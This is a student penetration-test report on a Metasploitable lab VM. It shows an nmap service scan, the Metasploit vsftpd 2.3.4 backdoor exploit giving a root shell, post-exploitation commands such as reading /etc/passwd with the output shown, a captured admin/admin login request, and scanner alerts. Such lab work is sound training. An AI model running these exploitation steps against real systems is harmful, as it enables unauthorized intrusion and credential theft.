Capstone Project Report — Full VAPT Cycle


Scope:

Attacker: Kali Linux (192.168.21.128)
Targets: Metasploitable VM (192.168.21.129

1 – Vulnerabilities Findings List

Target: Metasploitable

Evidence:




```
┌──(root㉿KaliCB)-[~]
└─# nmap -sV -O -p- 192.168.21.129

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-21 11:26 IST
Nmap scan report for 192.168.21.129
Host is up (0.0012s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql?
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11?
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13?
8180/tcp  open  unknown     Apache-Coyote/1.1
8787/tcp  open  msgsrvr?
32937/tcp open  mountd      1-3 (RPC #100005)
47980/tcp open  nlockmgr    1-4 (RPC #100021)
53474/tcp open  java-rmi    GNU Classpath grmiregistry
59935/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:9D:6E:FF (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:lin
ux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


2 – Exploitation, Rescan

Target: Metasploitable
Description:
Getting remote access


Evidence:




```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.21.129
RHOSTS ⇒ 192.168.21.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.21.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.21.129:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.21.129:21 - The port used by the backdoor bind listener is already open
[+] 192.168.21.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.21.128:46839 → 192.168.21.129:6200) at 2025-11-21 11:37:00 +0530
```




```
whoami
root
id
uid=0(root) gid=0(root)
uname
Linux
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
ls root
```



```
ls root
Desktop
reset_logs.sh
vnc.log
ls home
ftp
msfadmin
service
user
```



```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.21.129
Content-Length: 59
Cache-Control: max-age=0
Origin: http://192.168.21.129
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
 Chrome/142.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.9
Referer: http://192.168.21.129/mutillidae/index.php?page=login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=4356971a2341abe9eee32328317ca52c
Connection: keep-alive

username=admin&password=admin&login-php-submit-button=Login
```



- Alerts (22)
  - Absence of Anti-CSRF Tokens (86)
  - Application Error Disclosure (220)
  - Content Security Policy (CSP) Header Not Set (4768)
  - Directory Browsing (9)
  - Missing Anti-clickjacking Header (4529)
  - Vulnerable JS Library
  - Cookie No HttpOnly Flag (11)
  - Cookie without SameSite Attribute (21)
  - Information Disclosure - Debug Error Messages (300)
  - Private IP Disclosure (132)
  - Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (66)
  - Server Leaks Version Information via "Server" HTTP Response Header Field (5162)
  - Timestamp Disclosure - Unix (1064)
  - X-Content-Type-Options Header Missing (4603)
  - Authentication Request Identified (6)
  - Information Disclosure - Sensitive Information in URL (4)
  - Information Disclosure - Suspicious Comments (35)
  - Modern Web Application (4485)
  - Retrieved from Cache
  - Session Management Response Identified (6)
  - User Controllable Charset (2)
  - User Controllable HTML Element Attribute (Potential XSS) (1532)

Remediation:
Patch outdated services to mitigate vulnerabilities.

3 – Summary (Technical)

The capstone project involved performing a full PTES-aligned penetration test on the Metasploitable vulnerable VM from a Kali Linux attacker machine. Tasks included network enumeration, service fingerprinting, vulnerability scanning with OpenVAS, exploiting VSFTPD 2.3.4 using Metasploit, capturing results, validating API vulnerabilities using Burp Suite, and documenting findings with corresponding remediation and verification rescans..

4 – Summary (Non Technical)

This project simulated a real-world cybersecurity assessment to identify weaknesses in a controlled target system. Using industry-standard tools, the testing process followed professional security guidelines to detect insecure services, misconfigurations, and exploitable vulnerabilities. The assessment demonstrated how an attacker could gain unauthorized access, misuse system functions, or compromise data. After identifying these issues, clear recommendations were proposed, such as applying patches, limiting access, improving authentication, and strengthening system configurations. The project highlights the importance of proactive security testing, regular monitoring, and proper remediation to reduce risks and protect an organization’s systems from cyber threats..